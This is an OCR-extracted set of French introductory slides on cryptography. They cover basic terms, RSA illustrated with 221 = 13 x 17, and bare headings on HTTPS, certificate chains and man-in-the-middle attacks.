


f71dbe52628a3f83a77ab494817525c6

Rechercher

[Rechercher dans ces résultats](#) | [Outils linguistiques](#) | [Conseils de recherche](#)

[Accueil Google](#) - [Programmes de publicité](#) - [Solutions d'entreprise](#) - [Confidentialité](#) - [À propos de Google](#)





Quelques notions de cryptographie

Vocabulaire de cryptologie


- Chiffrement symétrique (clé partagée) : ROT13 (décalage de 13 lettres)
- Chiffrement asymétrique (clé double) : RSA
- Hash : algorithme garanti comme non-bijectif (collisions possibles, toutefois)
- Certificat : paire de clé sécurisée dans un fichier
- Autorité de certification : valide la signature du certificat
- Chaîne d'autorité : pyramide aboutissant aux certificats maitres déployés sur les OS, base de la chaîne de confiance sur les navigateurs

§ A la base de tout... les nombres premiers


Où le facteur temps change tout...

- Un produit de deux nombres premiers peut être retrouvé mais il faut tous les tester (ex : $221 = 13 \times 17$)
- Une méthode mathématiques permet de transformer un contenu avec le produit, mais n'est bijective qu'en utilisant les deux facteurs
- On peut donc chiffrer avec 221 (clé publique) et déchiffrer avec 13 et 17 seulement (clé privée)
- Si le nombre est suffisamment grand, on peut retrouver la décomposition... mais ça prend trop longtemps
- Remise en cause par l'informatique quantique et l'algorithme de Shor ?



③ Mécanisme HTTPS très simplifié




§ Mécanisme HTTPS simplifié



S Chaîne de certification




§ Man In The Middle



S Utiliser les autorités de certification pour valider l'identité


